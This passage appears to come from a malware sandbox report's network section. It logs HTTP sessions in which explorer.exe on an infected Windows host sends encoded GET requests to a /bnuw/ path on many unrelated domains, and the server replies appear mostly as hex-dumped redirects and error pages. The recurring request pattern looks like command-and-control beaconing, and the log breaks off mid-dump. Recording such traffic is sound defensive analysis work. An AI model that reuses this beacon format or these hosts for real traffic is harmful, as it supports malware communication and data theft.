Jan 27, 2021 15:41:05.444685936 CET	5413	OUT	GET /bnuw/?Mv0h=ilxBzx5jzN5hMHP3lEnoWOla5UnSCnIEyVz4htafUXtg/D1GhDNvtcAOSSVsQdsK+0zz&VPXh=GhIH HTTP/1.1 Host: www.swiftappliancessc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:05.679910898 CET	5413	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Wed, 27 Jan 2021 14:41:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://www.swiftappliancesc.com/bnuw/?Mv0h=ilxBzx5jzN5hMHP3lEnoWOla5UnSCnIEyVz4htafUXtg/D 1GhDNvtcAOSSVsQdsK+0zz&VPXh=GhIH Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49746	69.163.224.168	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:11.142014980 CET	5414	OUT	GET /bnuw/?Mv0h=UaN922MvMgW8WO4gu4dCtZfuQaKmG0MLXVbxDGTLVk691LjZJH+3nMRa/tXw417tQlSj&VPXh=GhIH HTTP/1.1 Host: www.state728.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:13.142405033 CET	5416	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Jan 2021 14:41:11 GMT Server: Apache Vary: Accept-Encoding,Cookie,User-Agent Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <http://www.state728.com/wp-json/>; rel="https://api.w.org/" Upgrade: h2 Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 35 32 66 65 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 6c 6f 63 61 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 5f 55 53 22 20 2f 3e 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 6f 62 6a 65 63 74 22 20 2f 3e 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 4e 6f 74 20 46 6f 75 6e 64 2c 20 45 72 72 6f 72 20 34 30 34 22 20 2f 3e 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 73 69 74 65 5f 6e 61 6d 65 22 20 63 6f 6e 74 65 6e 74 3d 22 53 74 61 74 65 37 32 38 22 20 2f 3e 0a 0a 09 3c 21 2d 2d 20 54 68 69 73 20 73 69 74 65 20 69 73 20 6f 70 74 69 6d 69 7a 65 64 20 77 69 74 68 20 74 68 65 20 59 6f 61 73 74 20 53 45 4f 20 70 6c 75 67 69 6e 20 76 31 34 2e 38 2e 31 20 2d 20 68 74 74 70 73 3a 2f 2f 79 6f 61 73 74 2e 63 6f 6d 2f 77 6f 72 64 70 72 65 73 73 2f 70 6c 75 67 69 6e 73 2f 73 65 6f 2f 20 2d 2d 3e 0a 09 3c 74 69 74 6c 65 3e 4e 6f 74 20 46 6f 75 6e 64 2c 20 45 72 72 6f 72 20 34 30 34 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 6c 6f 63 61 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 5f 55 53 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 2d 20 53 74 61 74 65 37 32 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 73 69 74 65 5f 6e 61 6d 65 22 20 63 6f 6e 74 65 6e 74 3d 22 53 74 61 74 65 37 32 38 22 20 2f 3e 0a 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6c 64 2b 6a 73 6f 6e 22 20 63 6c 61 73 73 3d 22 79 6f 61 73 74 2d 73 63 68 65 6d 61 2d 67 72 61 70 68 22 3e 7b 22 40 63 6f 6e 74 65 78 74 22 3a 22 68 74 74 70 73 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 22 2c 22 40 67 72 61 70 68 22 3a 5b 7b 22 40 74 79 70 65 22 3a 22 57 65 62 53 69 74 65 22 2c 22 40 69 64 22 3a 22 68 74 74 Data Ascii: 52fe<!doctype html><html lang="en-US"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="profile" href="https://gmpg.org/xfn/11"><meta name="robots" content="noindex,follow" /><meta property="og:locale" content="en_US" /><meta property="og:type" content="object" /><meta property="og:title" content="Not Found, Error 404" /><meta property="og:site_name" content="State728" />... This site is optimized with the Yoast SEO plugin v14.8.1 - https://yoast.com/wordpress/plugins/seo/ --><title>Not Found, Error 404</title><meta name="robots" content="noindex, follow" /><meta property="og:locale" content="en_US" /><meta property="og:title" content="Page not found - State728" /><meta property="og:site_name" content="State728" /><script type="application/ld+json" class="yoast-schema-graph">{"@context":"https://schema.org","@graph":[{"@type":"WebSite","@id":"htt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49747	192.254.186.135	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:21.965167046 CET	5429	OUT	GET /bnuw/?Mv0h=msgcY/GKR2+7Ty9qVKTu9pnyQy/WbDn9v8bhS9H73S6U4m0FMdY0GWjCttMprcSB8tfS&VPXh=GhIH HTTP/1.1 Host: www.taxandbookkeepingsolutions.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:25.341475010 CET	5721	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Jan 2021 14:41:22 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://taxandbookkeepingsolutions.com/bnuw/?Mv0h=msgcY/GKR2+7Ty9qVKTu9pnyQy/WbDn9v8bhS9H73S6U4m0FMdY0GWjCttMprcSB8tfS&VPXh=GhIH X-Endurance-Cache-Level: 2 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49755	118.27.99.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:27.762258053 CET	5994	OUT	GET /bnuw/?Mv0h=ZkQWQs3u/Pcsc6Be2UsBBupV9psrlEYt+FgoIT3sSBI7ln8n9R9tp98wLB1cQ9m1FW6z&VPXh=GhIH HTTP/1.1 Host: www.rotalablog.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:28.048121929 CET	6119	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Jan 2021 14:41:27 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.rotalablog.com/bnuw/?Mv0h=ZkQWQs3u/Pcsc6Be2UsBBupV9psrlEYt+FgoIT3sSBI7ln8n9R9tp98wLB1cQ9m1FW6z&VPXh=GhIH Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49759	149.210.170.235	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:33.105868101 CET	6284	OUT	GET /bnuw/?Mv0h=9icL5DbtPB2as1Zd6Xg9EreNcG85hnBQd3Q23kTehbS+jnaTFoKfU18SI/G9uvH42aor&VPXh=GhIH HTTP/1.1 Host: www.expand.care Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:33.161778927 CET	6285	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Jan 2021 14:41:33 GMT Server: Apache Location: https://www.expand.care/bnuw/?Mv0h=9icL5DbtPB2as1Zd6Xg9EreNcG85hnBQd3Q23kTehbS+jnaTFoKfU18SI/G9uvH42aor&VPXh=GhIH Content-Length: 325 Connection: close Content-Type: text/html; charset=iso-8859-1 X-TransIP-Backend: web870 X-TransIP-Balancer: balancer7 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 65 78 70 61 6e 64 2e 63 61 72 65 2f 62 6e 75 77 2f 3f 4d 76 30 68 3d 39 69 63 4c 35 44 62 74 50 42 32 61 73 31 5a 64 36 58 67 39 45 72 65 4e 63 47 38 35 68 6e 42 51 64 33 51 32 33 6b 54 65 68 62 53 2b 6a 6e 61 54 46 6f 4b 66 55 31 38 53 49 2f 47 39 75 76 48 34 32 61 6f 72 26 61 6d 70 3b 56 50 58 68 3d 47 68 49 48 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49760	51.195.43.214	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:38.235146999 CET	6286	OUT	GET /bnuw/?Mv0h=mq8FdBnXvVD55s8LjK9FZEvCV1OO/e8xkuyico0eSbMj5rSpqU8yGo4yf+6JoC4UpbW1&VPXh=GhIH HTTP/1.1 Host: www.alliswell.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:38.288887978 CET	6286	IN	HTTP/1.1 302 Found date: Wed, 27 Jan 2021 14:41:38 GMT location: https://www.alliswell.info/bnuw/?Mv0h=mq8FdBnXvVD55s8LjK9FZEvCV1OO/e8xkuyico0eSbMj5rSpqU8yGo4yf+6JoC4UpbW1&VPXh=GhIH content-length: 0 content-type: text/html; charset=UTF-8 connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49761	172.120.228.88	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:43.499735117 CET	6287	OUT	GET /bnuw/?Mv0h=unzmywU5hP7O9pQ/VNJ9lipk3GER0gynknqK6ctL9m3B0ma88PcLaMbDy7KFiKVjmiKo&VPXh=GhIH HTTP/1.1 Host: www.czb878.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:43.691905975 CET	6288	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Jan 2021 14:41:43 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.czb878.com/bnuw/?Mv0h=unzmywU5hP7O9pQ/VNJ9lipk3GER0gynknqK6ctL9m3B0m a88PcLaMbDy7KFiKVjmiKo&VPXh=GhIH Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> <h1>301 Moved Permanently</h1 > <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49762	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:48.741029024 CET	6289	OUT	GET /bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ZlchGrg3MzDtdcBC8Q&VPXh=GhIH HTTP/1.1 Host: www.brendonellis.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:48.783169031 CET	6289	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Jan 2021 14:41:48 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ ZlchGrg3MzDtdcBC8Q&VPXh=GhIH X-ac: 2.hhn _dca Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> <h1>301 Moved Permanently</h1 > <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49734	149.210.170.235	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:02.692450047 CET	5339	OUT	GET /bnuw/?Mv0h=9icL5DbtPB2as1Zd6Xg9EreNcG85hnBQd3Q23kTehbS+jnaTFoKfU18Sl/G9uvH42aor&VPXh=GhIH HTTP/1.1 Host: www.expand.care Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:02.758419037 CET	5339	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Jan 2021 14:40:02 GMT Server: Apache Location: https://www.expand.care/bnuw/?Mv0h=9icL5DbtPB2as1Zd6Xg9EreNcG85hnBQd3Q23kTehbS+jnaTFoKfU18SI/G9uvH42aor&VPXh=GhIH Content-Length: 325 Connection: close Content-Type: text/html; charset=iso-8859-1 X-TransIP-Backend: web870 X-TransIP-Balancer: balancer5 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 65 78 70 61 6e 64 2e 63 61 72 65 2f 62 6e 75 77 2f 3f 4d 76 30 68 3d 39 69 63 4c 35 44 62 74 50 42 32 61 73 31 5a 64 36 58 67 39 45 72 65 4e 63 47 38 35 68 6e 42 51 64 33 51 32 33 6b 54 65 68 62 53 2b 6a 6e 61 54 46 6f 4b 66 55 31 38 53 49 2f 47 39 75 76 48 34 32 61 6f 72 26 61 6d 70 3b 56 50 58 68 3d 47 68 49 48 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49763	3.13.31.214	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:41:55.889050007 CET	6290	OUT	GET /bnuw/?Mv0h=H9eFKPT3PZ6+JEukmol4IakM7Rn1bTYI7da3AQhEmZOTwtXfk4c4gWXfuc3t72SmU6ef&VPXh=GhIH HTTP/1.1 Host: www.purposelyproductivelab.com Connection: close Data Raw: 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:41:56.048048973 CET	6290	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=utf-8 Location: https://purposelyproductivelab.com/bnuw/?Mv0h=H9eFKPT3PZ6+JEukmol4IakM7Rn1bTYI7da3AQhEmZOTwtXfk4c4gWXfuc3t72SmU6ef&VPXh=GhIH X-Redirector-Version: 2.15.3-9d502ae Date: Wed, 27 Jan 2021 14:41:55 GMT Content-Length: 163 Connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 75 72 70 6f 73 65 6c 79 70 72 6f 64 75 63 74 69 76 65 6c 61 62 2e 63 6f 6d 2f 62 6e 75 77 2f 3f 4d 76 30 68 3d 48 39 65 46 4b 50 54 33 50 5a 36 2b 4a 45 75 6b 6d 6f 6c 34 49 61 6b 4d 37 52 6e 31 62 54 59 49 37 64 61 33 41 51 68 45 6d 5a 4f 54 77 74 58 66 6b 34 63 34 67 57 58 66 75 63 33 74 37 32 53 6d 55 36 65 66 26 61 6d 70 3b 56 50 58 68 3d 47 68 49 48 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49764	3.0.139.114	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:42:01.240537882 CET	6291	OUT	GET /bnuw/?Mv0h=oQBageEfQvQWJFAXW9y7EEMDG11e2WOjQsYBS6rJpmc3XwkvfF+/+ZMtoN/tAF1fT0AC&VPXh=GhIH HTTP/1.1 Host: www.ekpays.com Connection: close Data Raw: 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:42:01.425765991 CET	6291	IN	HTTP/1.1 400 Bad Request Server: openresty Date: Wed, 27 Jan 2021 14:42:01 GMT Content-Type: text/html Content-Length: 154 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>400 Bad Request</title></head><body> 400 Bad Request <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49765	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:42:11.489057064 CET	6292	OUT	GET /bnuw/?Mv0h=1oU/nMap4AbjDp4r952Rm+RiaAFKzBneYu9/CIGQRHecOlg44QcSF3Ws3nwJMctl1pZ6&VPXh=GhIH HTTP/1.1 Host: www.beachesvr.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:42:11.631047964 CET	6293	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 14:42:11 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d5c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49766	192.249.115.168	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:42:16.833240032 CET	6293	OUT	GET /bnuw/?Mv0h=XF767cEF5WeJAj2PNi54ASdTmj53lOUjuRZUhg8+4zo28WfhIPsVxcqM+IjYd/OTLsCZ&VPXh=GhIH HTTP/1.1 Host: www.secretlairtoys.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:42:17.116592884 CET	6295	IN	HTTP/1.1 200 OK Date: Wed, 27 Jan 2021 14:42:16 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Set-Cookie: PHPSESSID=60f7c33b83a16f22f346e83bb8308143; path=/; domain=.secretlairtoys.com Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET,HEAD,POST,PUT,DELETE,OPTIONS Access-Control-Allow-Credentials: true Access-Control-Allow-Headers: Content-Type, Authorization Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 64 38 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 54 6f 79 2d 41 69 73 6c 65 2e 63 6f 6d 20 2d 20 53 68 6f 70 20 66 6f 72 20 74 6f 79 73 2c 20 6e 6f 74 20 61 64 73 2e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 21 2d 2d 20 53 45 4f 20 4d 65 74 61 20 54 61 67 73 2d 2d 3e 0a 20 20 3c 21 2d 2d 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 43 61 72 74 7a 69 6c 6c 61 20 2d 20 42 6f 6f 74 73 74 72 61 70 20 45 2d 63 6f 6d 6d 65 72 63 65 20 54 65 6d 70 6c 61 74 65 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 62 6f 6f 74 73 74 72 61 70 2c 20 73 68 6f 70 2c 20 65 2d 63 6f 6d 6d 65 72 63 65 2c 20 6d 61 72 6b 65 74 2c 20 6d 6f 64 65 72 6e 2c 20 72 65 73 70 6f 6e 73 69 76 65 2c 20 20 62 75 73 69 6e 65 73 73 2c 20 6d 6f 62 69 6c 65 2c 20 62 6f 6f 74 73 74 72 61 70 20 34 2c 20 68 74 6d 6c 35 2c 20 63 73 73 33 2c 20 6a 71 75 65 72 79 2c 20 6a 73 2c 20 67 61 6c 6c 65 72 79 2c 20 73 6c 69 64 65 72 2c 20 74 6f 75 63 68 2c 20 63 72 65 61 74 69 76 65 2c 20 63 6c 65 61 6e 22 3e 20 2d 2d 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 61 75 74 68 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 54 6f 79 2d 41 69 73 6c 65 2e 63 6f 6d 22 3e 0a 20 20 3c 21 2d 2d 20 56 69 65 77 70 6f 72 74 2d 2d 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 21 2d 2d 20 46 61 76 69 63 6f 6e 20 61 6e 64 